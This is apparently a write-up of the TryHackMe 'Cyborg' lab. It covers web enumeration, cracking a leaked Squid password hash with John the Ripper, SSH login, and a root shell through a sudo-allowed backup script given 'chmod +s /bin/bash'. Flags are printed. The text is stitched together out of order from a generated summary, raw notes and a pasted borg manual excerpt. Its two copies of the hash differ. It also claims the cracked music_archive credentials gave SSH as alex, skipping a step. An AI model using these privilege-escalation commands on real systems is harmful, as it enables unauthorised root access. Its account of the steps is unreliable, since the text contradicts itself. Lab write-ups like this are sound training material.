
Executive Overview

The provided source document details a cybersecurity lab challenge named "Cyborg" on TryHackMe. The challenge involves compromising a target system (IP: 10.66.140.39) through enumeration, directory traversal, password cracking, and privilege escalation. The objective is to obtain user and root flags. The target system is an Ubuntu server running Apache2 and SSH services, with evidence of misconfigurations exposing sensitive files.

Lab Overview


The target system is an Ubuntu 16.04.7 LTS server with the following services:
- SSH on port 22 (OpenSSH 7.2p2 Ubuntu 4ubuntu2.10)
- HTTP on port 80 (Apache httpd 2.4.18)

The system is accessible via the private IP address 10.66.140.39. Initial reconnaissance confirmed the server's OS and open ports, with no additional network infrastructure documented.

Reconnaissance

Initial reconnaissance was performed using Nmap to identify open ports and services. The scan revealed two open ports: 22/tcp (SSH) and 80/tcp (HTTP). The Nmap output indicated the operating system as Linux (CPE: `cpe:/o:linux:linux_kernel`) with a scan duration of 10.38 seconds. The HTTP service was verified by accessing the server's default page, which displayed the Apache2 Ubuntu Default Page.

1. Enumeration
   1.1. Namp scan




   1.1.1.
   1.1.2. 2 ports open
      1.1.2.1. 22 ssh
      1.1.2.2. 80 http
   1.2. Check the website

Screenshot / visual evidence · source PDF page 1

Enumeration

Directory enumeration was conducted using GoBuster to discover hidden directories. The scan targeted `http://10.66.140.39` with the wordlist `/usr/share/wordlists/dirb/common.txt`, testing extensions `php,html,text`. Results identified two critical paths:

- `/admin` (redirected to `/admin/index.html`, containing a webpage titled "My music achievements to remind me I'm cool")
- `/etc` (revealing the `/etc/squid` directory)




1.3.1.

1.3.1.1. /admin

1.3.1.2. /etc

1.4. /admin




1.4.1.

1.4.1.1. Looks interesting

1.5. /etc


Screenshot / visual evidence · source PDF page 3

Further enumeration of `/etc/squid` exposed the `passwd` file, which contained a password hash: `music_archive:$apr1$BpZ.Q.1m$FqqPwHSOG50URu0VQTTn.`. The `/etc/squid` directory also listed `squid.conf`, confirming the presence of Squid proxy configuration files.



1.5.1.

1.5.1.1. Lets poke around



1.6.

1.6.1. Passwd

1.6.1.1.

```
music_archive:$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
```

1.6.2. Squid.conf

Screenshot / visual evidence · source PDF page 4

Vulnerability Analysis

Two critical vulnerabilities were identified:

1. **Misconfiguration**: The server exposed system files via HTTP (e.g., `/etc/squid`), allowing access to sensitive configuration files.
2. **Password Hash Leakage**: The `passwd` file in `/etc/squid` contained a password hash for the user `music_archive`, indicating a potential credential compromise.

The `backup.sh` script in `/etc/mp3backups/` was analyzed, revealing it runs as root due to `sudo -l` output showing `alex` has NOPASSWD access to the script.

Exploitation

The password hash from `/etc/squid/passwd` was cracked using John the Ripper with the wordlist `/usr/share/wordlists/rockyou.txt`. The command executed was:

```
john --format=md5crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

The output revealed the password as `squidward`, confirming the credentials `music_archive:squidward`.

borg extract

```
borg [common options] extract [options] ARCHIVE [PATH...]
```

positional arguments

ARCHIVE	archive to extract
PATH	paths to extract; patterns are supported

options

--list	output verbose list of items (files, dirs, ...)
-n, --dry-run	do not actually change any files
--numeric-owner	deprecated, use **--numeric-ids** instead
--numeric-ids	only obey numeric user and group identifiers
--nobsdflags	deprecated, use **--noflags** instead
--noflags	do not extract/set flags (e.g. NODUMP, IMMUTABLE)
--noacls	do not extract/set ACLs
--noxattrs	do not extract/set xattrs
--stdout	write all extracted data to stdout
--sparse	create holes in output sparse file from all-zero chunks

Common options

Include/Exclude options

-e PATTERN, --exclude PATTERN	exclude paths matching PATTERN
--exclude-from EXCLUDEFILE	read exclude patterns from EXCLUDEFILE, one per line

1.10.1.

1.11.

2. Crack the Hash it gave us in the passwd file

2.1.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john --format=md5crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
squidward        (?)
1g 0:00:00:00 DONE (2026-03-25 10:51) 2.777g/s 108266p/s 108266c/s 108266C/s wonderfull..samantha5
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

2.1.1. We get squidward for the pass and our username is music_archive

3. Extraction time

Screenshot / visual evidence · source PDF page 6

With these credentials, SSH access was established to the target system as user `alex` (Ubuntu 16.04.7 LTS). The login was successful, and the user was able to navigate the home directory.


Privilege Escalation

Privilege escalation was achieved by exploiting the `backup.sh` script. The script processes user input via a `while` loop and runs as root. The attacker executed:

```
sudo /etc/mp3backups/backup.sh -c "chmod +s /bin/bash"
```

This set the setuid bit on `/bin/bash`, enabling a root shell. The `whoami` command confirmed root access (`root`).

5.2.2.



5.2.2.1. By doing this we get a root shell !

5.2.2.1.1. We get the root flag

5.2.2.1.2. flag{Than5s_f0r_play1ng_H0p£_y0u_enJ053d}

6. For Fun

Screenshot / visual evidence · source PDF page 11

Flags & Proof of Access

- **User Flag**: Obtained via `cat user.txt` :

`Flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}`

- **Root Flag**: Obtained via `cat /root/root.txt`:
`flag{Than5s_f0r_play1ng_H0p£_y0u_enJ053d}`

4.1.

```
┌──(kali㉿kali)-[~/…/home/field/dev/final_archive]
└─$ ssh alex@10.66.140.39
The authenticity of host '10.66.140.39 (10.66.140.39)' can't be established.
ED25519 key fingerprint is SHA256:hJwt8CvQHRU+h3WUZda+Xuvsp1/od2FFuBvZJJvdSHs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.66.140.39' (ED25519) to the list of known hosts.
alex@10.66.140.39's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


27 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$
```

4.1.1. Bang we are in

4.1.2.

```
alex@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
alex@ubuntu:~$ cat user.txt
flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}
```

4.1.2.1. Flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}

5. Priv Esc

5.1.

```
alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
```

5.1.1. backup.sh runs as root

Screenshot / visual evidence · source PDF page 9

Conclusion

The lab was successfully completed, as confirmed by the "Room completed (100%)" status on the TryHackMe interface (IP: 10.66.140.39). The target system was compromised through enumeration, directory traversal, password cracking, and privilege escalation. The user and root flags were obtained as required. No evidence of additional vulnerabilities or misconfigurations was found beyond those documented.

7.1.



Screenshot / visual evidence · source PDF page 13